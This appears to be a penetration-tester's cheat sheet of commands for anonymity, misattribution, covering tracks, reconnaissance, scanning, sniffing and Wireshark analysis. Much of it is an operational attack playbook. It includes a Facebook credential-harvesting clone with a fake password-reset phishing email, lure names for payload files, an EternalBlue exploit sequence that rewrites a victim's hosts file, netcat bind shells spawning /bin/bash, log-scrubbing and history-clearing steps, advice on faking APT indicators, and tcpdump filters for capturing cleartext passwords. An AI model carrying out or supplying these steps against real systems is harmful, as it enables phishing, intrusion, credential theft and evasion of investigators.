HG^N

HITCH-HACKER'S GUIDE TO THE NETWORK

Ian the BitThirsty Hunter

With great power comes great responsibility -Stan Lee

Last update: 10 February 2020

Contents

Precautions

Precautions

Encrypt your hard drive
Use a virtual machine with all traffic routed through Tor projects like Whonix, Tails, Qubes TorVM, etc. Here's a comparison link.
Connect to a VPN or bridge node first before connecting to Tor.
Use anonymous payment like bitcoin for cloud servers. Cloud services in different countries have different types of laws and are more likely to attract pen testers.
Change your encryption keys on Kali from default or your traffic can be decrypted

```
macchanger –A eth0                              :change your MAC address
```

Attribution

Change servers, domain names, emails, etc
Use tools publicly available
Use indicators of APTs in your code to emulate attribution:
Kiran Blanda maintains a GitHub repository with copies of public threat intelligence reports
Companies can pay for intel reports from Kaspersky and CrowdStrike

Cloud Hosting Solutions (First piece of Misattribution)

*note I jotted down these from some actual attacks from these cloud hosting solutions

DigitalOcean	:choose US, Germany, Singapore, England, Netherlands, India, Canada
Virtuzo	:Worldwide Cloud Hosting
OneProvider	:Worldwide Cloud Hosting
PhotonVPS	:Worldwide Cloud Hosting
Linode	:Various geographic Cloud Hosting
Huawei	:(use Google Translate), popular Chinese audio streaming service (Netease cloud music) uses this
Baehost	:Argentina cheap cloud hosting
ovh.com	:France cheap cloud hosting
esecuredata.com	:Canadian cheap cloud hosting
webhuset.no	:Norwegian cheap cloud hosting
mirohost.net	:Ukranian Cloud Hosting
estoxy.com	:Estonian Cloud Hosting
vietnex.nv	:Vietnamese Cloud Hosting / Proxy
XSServer GmbH	:German Cloud Hosting
tencent	:Chinese cloud hosting solution, also DCs in US, Russia, Korea, etc
Mean Servers	:US Cloud Hosting
linode	:they have 172 addresses which could be useful for blending if target network uses private 172 addresses

Covering Tracks

```
meterpreter: never drop to shell, always use multicommand –cl "cmd"
meterpreter: never use clearev
*when tunneling always use ephermeral ports corresponding to OS you're on, rule of
     thumb is most OS's have a range that fall 50,000-60,000
```

Linux
```
unset HISTFILE     :as soon as you log in, or history –c to clear if you forget
touch –t 2012122316.46 /var/log/secure :timestomping NOT RECOMMENDED, milliseconds
     always set to 0, plus change time. Also doesn't show change time because it goes
     off inode # - you'd have to change system time which causes issues. stat
     /var/log/secure to see example

 grep –rsh <ip,user> /var/log | sort |grep –v <ip,user>|sort       :-v deletes, –i case
*-r is supposed to be recursive may need to also check /var/log/audit/audit.log
```

Windows
Extremely difficult to clear logs, its better to leave alone than clear all

Burpe Note

```
It is important to modify your Burpe Javascript file so that it doesn’t phone back
home, plus helps evasion. Unpack the main burpsuite_free.jar to modify it.
```

Passive Recon

Google Hacking

```
*note also see recon-ng section in Active Recon for integration w/GHDB
site: [url]                                    :search only one url
site:Microsoft.com –site:www.microsoft.com     :ex showing subdomains
numrange:[#]…[#]                               :search within a number range
date:[#]                                       :search within past [#] months
link: [url]                                    :find pages that link to url
related: [url]                                 :find pages related to url
intitle: [string]                              :find pages with [string] in title
intitle:"netbotz appliance" "OK –filetype:pdf  :example showing appliances on the net
inurl: [string]                                :find pages with [string] in url
inurl:"level/15/exec/-/show"                   :ex showing open cisco routers
filetype: [xls]                                :find files that are xls
phonebook: [name]                              :find phone book listings of [name]
```

Reconnaissance Against Sites

```
https://www.exploit-db.com/google-hacking-database/ :Google Hacking Database
https://www.shodan.io/                         :Google equivalent for security
www.netcraft.com/                              :indirect recon against web servers
whois <domain>                                 :basic info including owner
whois <ip>                                     :basic info including owner
```

Email Harvesting (Find emails and possibly usernames for an organization)

```
theharvester –d cisco.com –b google > google.txt     :harvest through Google
theharvester –d cisco.com –b linkedin > linkedin.txt :harvest LinkedIn users
theharvester –d cisco.com –b pgp > pgp.txt           :search for encrypted emails
theharvester –d cisco.com –l 10 –b bing > bing.txt   :harvest through Bing
```

Verify O365 Emails

https://github.com/Raikia/UhOh365

Leaked / Compromised Web Search

```
DLPDiggity                                     :search for leaked SSN, PII, etc
SearchDiggity                                  :search for website exploiting browsers
```

MetaData Harvesting: ExifTool

```
exiftool [filename]                            :extract metadata like usernames, etc
```

MetaData Harvesting: Strings

```
wget –nd –R htm, html, asp, aspx, cgi –P /tmp/metadata [targetdomain] :pull website
strings /tmp/* | grep –i firewall              :search md for "firewall" string
strings /tmp/* | grep –i password              :search md for "password" string
other search strings: authentication, security, finance, e-mail, <people's names>
```

Pull Websites Offline

```
wget –nd –R htm, html, asp, aspx, cgi –P /tmp/metadata [targetdomain] :linux
(New-Object System.Net.WebClient).DownloadFile(http://site,c:\site.html"); gc
c:\site.html                                   :Powershell-pull single site down
```

Metagoofil

```
Not as good any more due to Google captcha – best used for non-Google search engines
First performs Google search to id and dl documents to target disk
Next extracts file metadata w/diff libraries such as Hachoir, Pdfminer, others
```

Online Tools

```
Shodan                                         :most known security search engine
DNS Dumpster                                   :domain research tool
```

NerdyData	:searches known snips of code
Carrot2	:keyword search visualization
2lingual	:very helpful for international jobs
Maltego	:see Maltego section

Active Recon

Maltego

```
Domain/L3 scan great starting point – refer to Maltego chapter
```

DNS Enumeration

```
host –t ns megacorpone.com                      :enum DNS servers
host –t mx megacorpone.com                      :enum mail servers
host –l <domain name> <dns server address>      :host cmd for zone transfer
 ex: host –l megacorpone.com ns1.megacorpone.com
dnsrecon –d megacorpone.com –t axfr             :automated zone xfer tool
dnsenum zonetransfer.me                         :another automated zone xfer tool
nslookup <enter> >set type= any >ls –d <target> :dns zone xfer request
dig @<server> <domain> -t AXFR                  :dig sometimes works when nslookup wont
```

IP Address Info

```
nmap --script=asn-query,whois,ip-geolocation-maxmind 192.168.1.0/24
```

Robots.txt Scan

```
nmap –n –script=http-robots.txt.nse <ip> -p 80,443
```

Recon-ng

```
recon-ng                                        :start recon-ng
show options                                    :show variables
show modules                                    :contacts, credentials, domains, etc
search domains-hosts                            :diff searches like google,shodan,etc
search resolve                                  :search modules that would resolve names
use recon/domains-contacts/whois_pocs           :employee names & emails plugin
use recon/domains-vulnerabilities/xssed         :existing XSS vulns
use recon/domains-hosts/google_site_web         :search additional subdomains
use recon/hosts-hosts/ip_neighbor               :discover neighboring IP addresses
show info                                       :view module description
set SOURCE cisco.com                            :set a specific source
add netblocks 10.10.10.0/24                     :specify a range of ips
run                                             :last command to run
show hosts                                      :view after running against ip range
```

Google Hacking Integration

```
>use ghdb
>set SOURCE cisco.com                           :set our target url
>set                                            :see associated options
>set GHDB_FILES_CONTAINING USERNAMES true        :example search for usernames
>search report                                  :see the different output options
>use reporting/csv                              :set our output to csv
>run
```

Add API Keys

```
>keys                                           :info
Google: create project here, then create credentials and select API keys (then enable)
Full list of steps for apis: hsploit.com/recon-ng-adding-api-keys-database-commands-
and-advanced-scanning/
>keys add api_key_name <api_key>                :add your api key
```

Subdomain Enumeration

```
wget www.cisco.com                              :download cisco index page
grep “href=” index.html | cut –d “/” –f 3 | grep “\.” | cut –d “”’ –f 1 | sort –u
                                                :ex of cutting subdomains out of index
for url in $(cat list.txt); do host $url; done|grep “has address” | cut –d  “ –f 4 |
sort –u                                         :get ips for subdomain list
```

Maltego

Interactive Data Mining tool
***Attribution evasion* with once exception (see next)
Anonymity: Important note is that in most cases information is downloaded to the Maltego server, then to your local client – meaning the external entity will see Maltego servers querying you not your external facing ip. However, this does not apply to downloading images – it goes directly to your. There are two options. First option is to set up a proxy. Second option is to turn off auto-downloading images under Settings / Miscellaneous.

Maltego Transforms Worth Noting

ThreatGrid	:tie your Cisco products together
Shodan	:
Social Links Facial Recognition	:paid subscription, free ver has darkweb

External Recon (Infrastructure) / Footprinting (Full walkthrough, not all steps apply to situations)

Short Version
Create domain entity (i.e. army.mil)
On left hand side click Machines

Footprint L1	:Only down the path once – fast and simple
Footprint L2	:L1 plus Shared NS/MX and Shared websites
Footprint L3	:L2 plus reverse on netblocks, domains from reverse DNS, builtwith
Footprint XXL	:lots of false positives needs a lot of result tuning
Find Wiki Edits	:Look for Wiki edits from their ip ranges (if they didn't sign in)
Company Stalker	:email addresses from a domain, social networks, and metadata

How to Create Your own Machine Macro with additional transforms

Long Version
Enumerate External Infrastructure
Create domain entity (i.e. army.mil)
Transform / Paterva CT / DNS from Domain (the whole group of 9)
Transform / Paterva CT / Resolve to IP (the whole group)
Transform / All Transforms (no group) / To NetBlock [natural boundary]
    -it is not in a group because you only want to use 1, not all 3
Transform / All Transforms / To AS number
Transform / All Transforms / To Company [Owner] – may need to select by type 1st

Then go back up in Reverse to find related info
Select by Type [AS] / To Netblocks in this AS
Select by Type [Netblock] / To DNS Names in Netblock [Reverse DNS]

Shared Infrastructure
Select by Type [MX records] / To Domains (Sharing this MX)
Select by Type [NS records] / To Domains (Sharing this NS)
Select by Type [DNS] / To Domain

All In-House Strategy (large companies)
Shared MX for more domains
Shared NS for more domains
Hosts multiple web servers on single host
Look for patterns in configuration (mx1,mx2)
Cyclical footprinting process

Hybrid Strategy (company controls some internally, outsource some)
Look at shared infrastructure they control (MX, NS, SOA, SPF, Websits, DNS)
Validate you are still in targets infrastructure:
Validate domains – whois
Validate ips – whois, reverse DNS

Outsourced Strategy
Shared infrastructure on MS/NS is out

Almost nothing points to IPs in real network
Search at internet registry (ARIN/RIPE/APNIC/etc), usually in whois
Reverse DNS
Search IP on Internet via search engine
Wikipedia entries (Wikipedia transforms)

Personal Strategy
No infrastructure to enumerate
Email to individual with clickable link, embedded image
Legal route – subpoena for ISP

External Recon – Service Enumeration

Enumerate other sites
Create domain entity (i.e. army.mil)
Transform / Paterva CTAS / DNS From Domain / To Website Using Domain [Bing]
Transform / All Transforms / To Tracking Codes
Transform / All Transforms / To Other Sites with Same Code

Service Enumeration (continued)
Investigate Tab / Select by Type / Website
Transform / Paterva CTAS / All / To Server Technologies [Using BuiltWith]
Look for unpatched, exploitable services
*alternatively, you can go to https://builtwith.com and use outside maltego
**Maltego Teeth allows integration with the MetaSploit Database

External Recon – Attribution

Enumerate Attribution from File MetaData (possible user names, social engineering targets, etc)
Create domain entity (i.e. army.mil)
Transform / Paterva CTAS / Files and Documents from Domain (group of 2)
Transform / Paterva CTAS / Parse Meta Information

Figure Out Email for Company
Email Addresses From Domain (group of 3)
To DNS Name – MX (mail servers)
To Domain (convert)
Email Addresses From Domain (group of 3)
If you still aren't finding anything, google contact "company", look for domain name they use then run Email Addresses from Domain

Spear phish based on that information
Add entity - Type Personal / Person
Autopopulate name based on naming convention from previous step
All Transforms / Verify Email Address Exists

Pivot for Other Emails based on company emails
To Email Addresses [PGP]

Reverse Picture search
Type in someones number on WhatsApp, then do reverse picture search

Twitter Geographic Search
Convert an address to GPS coordinates online, i.e. https://www.latlong.net/convert-address-to-lat-long.html
Transforms / Paterva CTAS / To Circular Area
Then To Tweets From Circular Area
To Twitter Affiliation [Convert]

Social Engineering

Cialdini's Six Weapons of Influence

```
Reciprocation, Commitment, Consistency, Social Proof, Liking, Authority, Scarcity
```

People search

```
site: [url] vip                                      :
site: [url] president                                :
site: [url] contact                                  :
```

Social Networking Recon

```
LinkedIn                                             :usually greatest source of info
Facebook                                             :find out what they ate for lunch
Twitter, Google+, Pinterest, Myspace, Orkut
```

What to Name Files with Payloads Inside (E-mail, leave USBs around, etc)

```
*renaming .pif hides windows extensions and makes it executable but shows like the
first file extension
Bonus_Plan                                           :
Layoff_Plan                                          :
Best Pics                                            :
```

Email Harvesting (Find emails and possibly usernames for an organization)

```
theharvester –d cisco –b google > google.txt        :harvest through Google
theharvester –d cisco.com –l 10 –b bing > bing.txt  :harvest through Bing
```

Verify O365 Emails

```
https://github.com/Raikia/UhOh365
```

Watering Hole Attack

```
setoolkit                                            :start up
2                                                    :website attack vectors
3                                                    :credential harvester method
2                                                    :site cloner
https://www.facebook.com/login.php                   :clone fb, listens on port 80
ncat -lk -p8080 -e /bin/bash &                       :combine with listener
python –m SimpleHTTPServe                            :alt server
```

Watering Hole Attack Full

```
Set Up Watering Hole
setoolkit
y                                                    :agree to terms
1 Social Engieneering Attacks
2 Website Attack Vectors
3 Credential Harvester Attack Method
3 Custom Import
POST back Havester/Tabnabbing: <yourKaliIp>
Path to website to be cloned: /root/facebook/
URL to import: http://www.facebook.com               :or copy org's website
Cred Harvest listener now started

Craft Social Engineering Email
setoolkit                                            :start social eng toolkit
1: Social Engineering Attacks
5: Mass Mailer Attack
1: E-mail Attack Single Email Address
Send email to user@facebook.com
2: Use your own server or open relay & enter creds
SMTP email server address: smtp.localhost :or use the organizations SMTP if open relay
Defaults, no file, no attachments, subject 'Facebook Password Reset', plaintext
Body without <brs>: 'Dear user@facebook.com, <br>We are writing to informa you that the
password for you Facebook account has expired, and as a result, is no longer valid.
```

```
<br><br>This email has been sent to safeguard your Facebook account against any
unauthorized activity. For your online account safety, please visit your account and
reset your password.<br>Facebook Customer Support'
END
```

You also need to have MitM'd the user to redirect them somehow

<u>Example #1: Hosts File on a Machine Open to Eternal Blue</u>

```
msfconsole; use auxiliary/scanner/smb/smb_ms17_010; show options, set rhosts <ip>; run
use exploit/windows/smb/ms17_010_psexec; set rhost <target_ip>; exploit
meterpreter> cd C:\\windows\\system32\\drivers\\etc\\       :\ escapes
meterpreter> ls
meterpreter> edit hosts
inside vi, arros down, "i" for input, enter kali ip facebook.com, :wq!
Would really be better to compromixe the .pac file
```

Other Examples: Refer to MitM chapter

Fingerprinting / Scanning

Passive Fingerprinting

```
p0f -i eth0 -p -o /tmp/p0f.log
fl0p
```

Sniff While Scanning (Can be helpful)

```
tcpdump –nn host <ip>                              :sniff a particular ip
nmap –n –sT <ip>                      :-n important, speeds up alot
```

Key Nmap Parameters

```
nmap –n                                            :no dns, MUCH quicker
nmap --spoof-mac <0 | Mac_addr>                    :misattribution
nmap --source-port 53                              :for bypassing firewalls
```

Nmap Probe/Sweeps (quicker, less results)

```
nmap –PB <ip>                                      :ICMP ER, SYN-443,ACK-80;ICMP TSR
nmap –sP <ip>                                      :ICMP ping sweep (many fws block)
nmap –PS[portlist] <ip>                            :TCP ACK ping;i.e. –PS80
nmap –sn <ip>                                      :ping sweep
nmap –PA <ip>                                      :TCP Syn ping
nmap –PP <ip>                                      :ICMP timestamp request (type 13)
nmap –PM <ip>                                      :ICMP address mask request (type 17)
nmap –PR <ip>                                      :ARP discovery-only works on same subnet
```

Nmap Scans

```
Nmap –Pn                                           :turns off ping before scan-use often
nmap –sT –A –P0 <target_ip>                        :detailed info
nmap –F <ip>                                       :Fast scan – top 100 ports
nmap –p 80 <ip>                                    :scan single port
nmap –sA <ip>                                      :TCP ACK Scan
nmap –sF <ip>                                      :FIN Scan (set FIN bit of all packets)
nmap –sS <ip>                                      :stealth scan (half open, not stealthy)
nmap –sT <ip>                                      :TCP Connect Scan
nmap –sU –p 53,111,414,500-501<ip>                 :UDP Scan (specified ports)
nmap –sW <ip>                                      :TCP Windows scan
nmap <ip> --script=<all,category,dir,script>       :Nmap Scripting Engine
nmap <ip> --script smb-os-discovery.nse            :nmap NSE example
grep safe /opt/nmap-6.4.7/share/nmap/scripts/script.db :search for safe NSE scripts
nmap <ip> --iflist                                 :show host interfaces & routes
nmap <ip> --reason                                 :shows you why it gave you what it did
<spacebar>                                         :estimate progress during scan
```

Nmap OS Fingerprinting (most bandwidth intensive scan)

```
nmap –O <ip>                                       :OS scan
nmap –A <ip>                                       :detect OS & services
nmap –sV <ip>                                      :standard service detection
```

Nmap Fuzzing Scans

```
nmap –sM <ip>                                      :TCP Maimon scan (set FIN & ACK bits)
nmap –sX                                           :Xmas Tree Scan (FIN, PSH, URG bits)
nmap –sN                                           :null scan (set all control bits to 0)
nmap –s0 <ip>                                      :Scan IP protocols(TCP,ICMP,IGMP,etc.)
```

Nmap Output Options

```
nmap –oA outputfile                                :save grep, xml, and normal format
nmap –oX outputfile.xml <ip>                       :save xml file
nmap –oG outputfile.txt <ip>                       :save grep format file
```

Nmap Firewall Scans

```
nmap --badsum       :RESET from good and bad checksum means firewall
nmap –sN <ip>       :TCP Null scan to fool fw to generate response(TCP flag header 0)
nmap –sF <ip>       :TCP Fin scan to check firewall (TCP FIN bit)
nmap –sX <ip>       :Xmas Scan (FIN, PSH, URG flags)
nmap –f <ip>        :-f causes scan (including ping) to use fragmented packets
nmap –n –D src_ip,src_ip2 dest_ip       :-D makes it look like decoys are scanning also
nmap --spoof-mac 0 <ip>:0 chooses a random MAC to spoof
```

Web Scan

```
nikto                                              :built in to Kali
Aquatone: https://github.com/michenriksen/aquatone :good alternate
```

TCP Idle Scan (scan stealthily by spoofing ip address of another host on network)

```
msfconsole                                         :start metasploit
use auxiliary/scanner/ip/ipidseq                   :look for idle computers
show options                                       :show parameters
set RHOSTS <ips>; set THREADS 10                   :set parameters
run
*We get a list of potential idle hosts to use as our target; pick one
nmap –PN –sI <idle_ip> <target_ips>                :launch TCP Idle Scan
```

MetaSploit Port Scans

```
msfconsole                                         :start MetaSploit
search portscan                                    :search for portscans
use auxiliary/scanner/portscan/syn                 :select a particular portscan
```

SQL Scan

```
*Saves a ton of time because UDP 1434 is what you query to discover dynamic SQL ports
(i.e. if they changed it from the non-standard TCP 1433)
msfconsole                                         :open metasploit
use auxiliary/scanner/mssql/mssql_ping             :scanner for SQL
show options                                       :show parameters
set RHOSTS <ip>; set THREADS 10                    :set parameters
run                                                :run
```

SSH Scan

```
*FTP often easily exploitable
msfconsole                                         :open metasploit
use auxiliary/scanner/ssh/ssh_version              :scanner for SSH version
show options                                       :show parameters
set RHOSTS <ip>; set THREADS 10                    :set parameters
run                                                :run
OR
nmap –n –script=sshv1.nse <ip> -p 22               :check for SSHv1 (weak)
```

FTP Scan

```
*older SSH versions have easily exploitable vulnerabilities
msfconsole                                         :open metasploit
use auxiliary/scanner/ftp/ftp_version              :scanner for FTP version
show options                                       :show parameters
set RHOSTS <ip>; set THREADS 10                    :set parameters
run                                                :run
```

SNMP Sweep

```
*SNMPv1 and v2 very flawed, v3 much more secure
msfconsole                                         :open metasploit
use auxiliary/scanner/snmp/snmp_login              :scanner for SNMP version
show options                                       :show parameters
set RHOSTS <ip>; set THREADS 10                    :set parameters
run                                                :run
```

RDP (Windows) - Loud

```
rdesktop –u guest <target_ip>                      :guest often authenticates
```

Netcat Port Scans

```
nc –v –n –z –w1 <ip> 20-80                    :netcat port scan
echo “”|nc –v –n –w1 <ip> <port-range>        :port scanner which harvests banners
```

Windows Command Line Ping Sweep

```
For /L %i in (1,1,255) do @ping –n 1 10.0.0.%i | find “TTL”  :TTL shows successful
```

Powershell Scans

```
1.255 | % {ping –n 1 –w 100 10.10.10.$_ | select-string ttl}:Ping sweep
1..1024 | % {echo ((new-object Net.Sockets.TcpClient) .Connect("10.0.0.1",$_)) "Port $_
is open" } 2>$null                                   :Port Scan
```

Fast Scan Tools (for big blocks of ips)

```
ScanRand                                      :one program sends SYNs; one receives
Zmap                                          :scans all of IPPv4 for one port
MassScan                                      :utilizes threading
```

Response Meanings

```
RST + ACK (TCP)                               :likely port closed or firewall blocking
ICMP Port Unreachable (TCP)                   :most likely blocked by firewall
ICMP Port Unreachable (UDP)                   :most likely port is closed
No response (TCP)                             :most likely nothing listening on system
No response (UDP)                             :could be port closed,firewall,ignored?
```

Nmap Vulnerability Scans

Vuln
```
nmap -Pn --script vuln 11.22.33.44
```

VulnScan
```
git clone https://github.com/scipag/vulscan scipag_vulscan
ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan
nmap -sV --script=vulscan/vulscan.nse www.example.com
--script-args vulscandb=your_own_database     :add your own cve db
-p 80                                         :look for specific port
```

Nmap-vulners
```
cd /usr/share/nmap/scripts/
git clone https://github.com/vulnersCom/nmap-vulners.git
nmap --script nmap-vulners -sV 11.22.33.44
```

Combined
```
nmap --script vuln,nmap-vulners,vulscan -sV yourwebsite.com
```

*then cross reference cves with exploitdb or others, reference

Tools

*use 10 minute mail and set up a trial
Nexpose: Super plug and play, commercial
Nessus: commercial, interestingly supports yara scanning
OpenVAS: opensource but not quite as good

Recon Privilege Relationships

BloodHound

Note that running SharpHound (C#) can be an evasion technique.
https://github.com/braimee/bpatty/blob/master/pentesting/network_pentesting/index.md
Bloodhound, according to GitHub "uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths. Both blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory environment.

Quick start guide using Kali
Clone Bloodhound repository

```
git clone https://github.com/adaptivethreat/BloodHound /opt/bloodhound
```

Install Neo4j
Go to https://neo4j.com/ and download/extract the Linux package.

Download and extract the Bloodhound binaries
Grab the one that's right for your environment here.

Copy the Bloodhound database over the sample neo4j one

```
cp -r /path-to-bloodhound/BloodHoundExampleDB.graphdb /path-to-neo4j/data/databases/sample.
```

Login to Neo4j portal and change the password
From the /path-to-neo4j/ run this:

```
neo4j console
```

You'll be given a Web URL to visit. Upon opening it you'll be prompted to change the password from neo4j to something else. Do it. :-)

Run Bloodhound
Now, go to the /path-you-extracted-bloodhound-binaries-to/ and run ./Bloodhound
Once the Bloodhound interface is open, you'll provide a URL of http://localhost:7474, a DB Username of neo4j and a password of yournewpassword

Collect data to slurp into Bloodhound
There are many ways to do this, but what I did is uploaded BloodHound.ps1 to a temp folder on my target, then ran these PS commands:

```
import-module BloodHound.ps1
Get-BloodHoundData | Export-BloodHoundCSV
```

This dumped a handful of .csv files to the folder that BloodHound.ps1 was in. I downloaded those via my Empire agent using download blah.csv download blah2.csv etc. and then those files get stored in path/to/empire/downloads/NAME-OF-AGENT

Import data into Neo4j
Near the upper right of the Neo4j console you will see an *Import Data* button. Click it, then point to one of your .csv files to upload it. Continue until all are uploaded, and now you're ready to analyze the data!

Scanning: Nmap / MetaSploit Integration

Nmap & MetaSploit

```
msfconsole                                              :start metasploit
dbstatus                                                :verify metasploit is connected to db**
db_nmap -Pn -sS -A <ips>                                :populate db with scan
db_nmap -O <ip>                                         :populate db with OS Scan
db_import /tmp/file.xml                                 :import nmap scan file
db_import /tmp/file.nessus                              :import nessus vulnerability scan
exit                                                    :

**in case db_status issues:
msfdb start
db_status
msfdb init
db_status
db_connect -y /usr/share/metasploit-framework/config/database.yml
db_status
search smb                                              :if using slow search:
update-rc.d postgresql enable
db_status
db_rebuild_cache
```

MetaSploit Database Querying

```
hosts                                                   :show discovered hosts
hosts -add <ip>                                         :manually add host
hosts -S linux                                          :show linux hosts
services                                                :show discovered services
services -add -p 80 <ip>                                :manually add services for hosts
vulns                                                   :show vulnerabilities discovered
vulns -S RPC                                            :show RPC vulnerable hosts
vulns -p 445                                            :show vulnerable smb hosts
```

MSFMap Meterpreter Module (Scan from Compromised Host)

```
exploit                                                 :exploit meterpreter shell
load msfmap                                             :load module into meterpreter
msfmap -sP                                              :ping sweep
msfmap -sT                                              :TCP Connect scan
msfmap --top-ports                                      :same as nmap
```

Sniffing (While you scan)

WinDump (Windows)

```
tcpdump ported to Windows
```

tcpdump Cleartext Passwords

```
tcpdump port http or port ftp or port smtp or port imap or port pop3 or port telnet -lA
| egrep -i -B5 'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd=
|password=|pass:|user:|username:|password:|login:|pass |user '

Just search POST data:
sudo tcpdump -s 0 -A -n -l | egrep -i "POST /|pwd=|passwd=|password=|Host:"
```

netsniff-ng

```
sudo netsniff-ng                                  :easier to read than tcpdump
```

WireShark

```
At the startup, click the capture interface you want to monitor. You can add a capture
filter such as host <ip> and tcp port 4444 to filter out unwanted traffic. In Kali
click Capture / Interfaces, then click options and you can set a filter. In Windows
it’s right there on the main page.
```

tcpdump (Linux)

```
tcpdump –n                                        :use #s instead of names for machines
tcpdump –i [int]                                  :sniff interface (-D lists ints)
tcpdump –v                                        :verbose (IP ID, TTL, IP options, etc)
tcpdump –w                                        :Dump packets to file (-r to read)
tcpdump –x                                        :print hex
tcpdump –X                                        :print hex & ASCII
tcpdump –A                                        :print ASCII
tcpdump –s [snaplength]                           :older vs: –s 0 to capture whole packet
tcpdump <ether,ip,ip6,arp,rarp,tcp,upd>           :capture certain protocol traffic
tcpdump host <host>                               :only give packets from that host
tcpdump net <network>                             :
tcpdump port <port>                               :
tcpdump portrange <range>                         :
port src                                          :only from that host or port
port dst                                          :only from that destination
```

tcpdump Examples

```
tcpdump –nnX tcp and dst <ip>                     :view tcp packets with ASCII & hex
tcpdump –nn tcp and port 445 and host <ip>        :view TCP p445 going to or from <ip>
tcpdump –nv –s0 port 445 –w /tmp/winauth.pcap     :-s0 means full packets, -w dumps 2 file
```

Sniff Authentication Sessions

```
Pcap Strings Search
ngrep –q –I /pcaps/sample.pcap “SEARCHPHRASE”     :-q only headers & payload
ngrep –q –I /pcaps/sample.pcap “HTTP/1.0”         :should see 1.1&2.0; 1.0 often malware
strings /pcaps/sample.pcap | grep GET             :alternate search
tshark –nr /sample.pcap –Y “http.request.method==GET” :alternate search
```

Pcap Extraction with dsniff

```
dsniff –p pcapfile –m                             :
*note see MitM chapter or Reverse Shells
```

Watering Hole Attack Example

```
python -m SimpleHTTPServer 8080                   :stand up simple server, or use set
ncat -l -p8080 -e /bin/bash                       :see reverse shells for several options
```

Sniffing: WireShark Essentials

Common Investigation Queries (See TCPDump Essentials for translation to tcpdump)

Control+F: tcp and frame contains "xxxx"   or Edit/Find Packet, Packet Bytes & String type
Typically start with File / Export Objects / HTTP
Web Attack Analysis (successful): http.response.code == 200
http.request and ip.addr eq x.x.x.x

<u>Starting Point</u>

Statistics / Protocol Hierarchy	:get a feel for what type of traffic you're working with
Statistics / End Points	:get a feel for the devices involved
Statistics / Conversations	:look at large conversations, and duration
Statistics / HTTP / Requests	:can be used to narrow down if malware was downloaded

<u>Computer Information:</u>
Mac Address (xref NAC logs): 00:59:07:b0:63:a4 - Found on any packet with the ip, directly on Ethernet
Host Name: use "nbns" to filter netbios traffic. The <00> requests can be hostnames or domains, but the <20> shows the hostname
*Alternatively we could have search wireshark with bootp or dhcp (dhcp for WireShark 3.0), click a DHCP Request - In this case a DHCP Inform. Expand DHCP, Option 12 Host Name
*if you don't have either of those you could filter "smb" to show SMC traffic then look for Host Announcement which shows the name

<u>Windows User Account Name:</u>
Filter WireShark on kerberos.CNameString
Select an AS-Req packet, go to Kerberos / as-req / req-body /cname / cname-string, right click the line with CNameString:computer-pc$ and apply as column. Then you should see computer and usernames. CNameString values for hostnames always end with a $, while user account names do not. To filter on user account names:
kerberos.CNameString and !(kerberos.CNameString contains $)

<u>Device Model & OS From HTTP Traffic:</u>
http.request and !(ssdp) / Follow TCP Stream
*alternatiely frame contains GET
Under User agent string it commonly identifies OS & Browser but can be spoofed (Windows NT 5.1: Windows XP, Windows NT 6.0: Windows Vista, Windows NT 6.1: Windows 7, Windows NT 6.2: Windows 8, Windows NT 6.3: Windows 8.1, Windows NT 10.0: Windows 10). Note for mobile devices you can find the model or OS type from the user agent string)

<u>Look at HTTP(S) Traffic for a single device</u>
(http.request or ssl.handshake.type ==1) and !(udp.port==1900) and ip.addr eq <ip>
*Note any traffic over non-standard ports, if needed right click / Decode As
Alternatively look at Statistics / HTTP / Requests

<u>IOCs</u>
First look for ips and ports from alerts, look for downloade files
possibly try (http.request or ssl.handshake.type ==1) and !(udp.port==1900) and ip.addr eq <ip>
*Note after you find downloaded files, then follow stream. Add one to the syntax "tcp.stream eq #" and walk through the streams after to look for beacon traffic
(http.request or ssl.handshake.type ==1) and !(udp.port==1900) and ip.addr eq <ip>   :look for ips not in alerts

<u>DNS Requests</u>
dns.resp.name   dns.qry.name contains "part of url"

<u>Downloaded files</u>
File / Export Objects / (HTTP or appropriate)
Statistics / HTTP / Requests
http get requests from alerted ips, and files downloaded – ip.addr eq x.x.x.x and http.request
ip contains "This program" then Follow TCP Stream (especially look for files with different extension)

<u>SMB Files</u>
smb and smb.cmd == 0xa2
*in middle of wireshark pane expand SMB, expand SMB Header, expand NT Create Andx Response. If file exists the time and date stamps, size and filename will be shown
smb.cmd == 0x2e or smb.cmd == 0x2f   :show only SMB reads (0x2e) + writes (0x2f)
*use to identify all attempted xfers and if likely successful

<u>Show FTP command timeline:</u>
ftp.request.command eq USER or ftp.request.command eq PASS or ftp.request.command eq STOR

-shows the server 000webhost.com using different ips - common

<u>Show FTP files being sent:</u>

ftp-data	:then follow stream, save as “Raw”, save conv.
*Note try to follow the last one	
ftp.request.command == “RETR” || ftp.request.command == “STOR”	:look for a quick list of files

<u>Pulling a sha-256 to see if file is infected:</u>

Powershell: Get-FileHash .\<file> -Algorithm SHA256
Linux info: file malware.exe
Linux: shasum -a 256 malware.exe

Sniffing: TCPDump Essentials

Most Important Options

```
-w store both connection info and actual data into a file
-s tells tcpdump how much of packet should be captured
-C in conjunction w/-w to save captures as multiple sequential captures
```

Command Line Options

```
-A Print frame payload in ASCII  -c <count> Exit after capturing count packets
-D List available interfaces     -e Print link-level headers
-F <file> Use file as the filter expression
-G <n> Rotate the dump file every n seconds
-i <iface> Specifies the capture interface    -K Don't verify TCP checksums
-L List data link types for the interface     -n Don't convert addresses to names
-p Don't capture in promiscuous mode          -q Quick output
-r <file> Read packets from file       -s <len> Capture up to len bytes per packet
-S Print absolute TCP sequence numbers        -t Don't print timestamps
-tttt print date as 1st field of packet before time
-v[v[v]] Print more verbose output            -w <file> Write captured packets to file
-x Print frame payload in hex                 -X Print frame payload in hex and ASCII
-y <type> Specify the data link type   -Z <user> Drop privileges from root to user
```

Capture Filter Primitives

```
[src|dst] host <host> Matches a host as the IP source, destination, or either
ether [src|dst] host <ehost> Matches a host as the Ethernet source, destination, or
either
gateway host <host> Matches packets which used host as a gateway
[src|dst] net <network>/<len> Matches packets to or from an endpoint residing in
network
[tcp|udp] [src|dst] port <port> Matches TCP or UDP packets sent to/from port
[tcp|udp] [src|dst] portrange <p1>-<p2> Matches TCP or UDP packets to/from a port in
the given range
less <length> Matches packets less than or equal to length
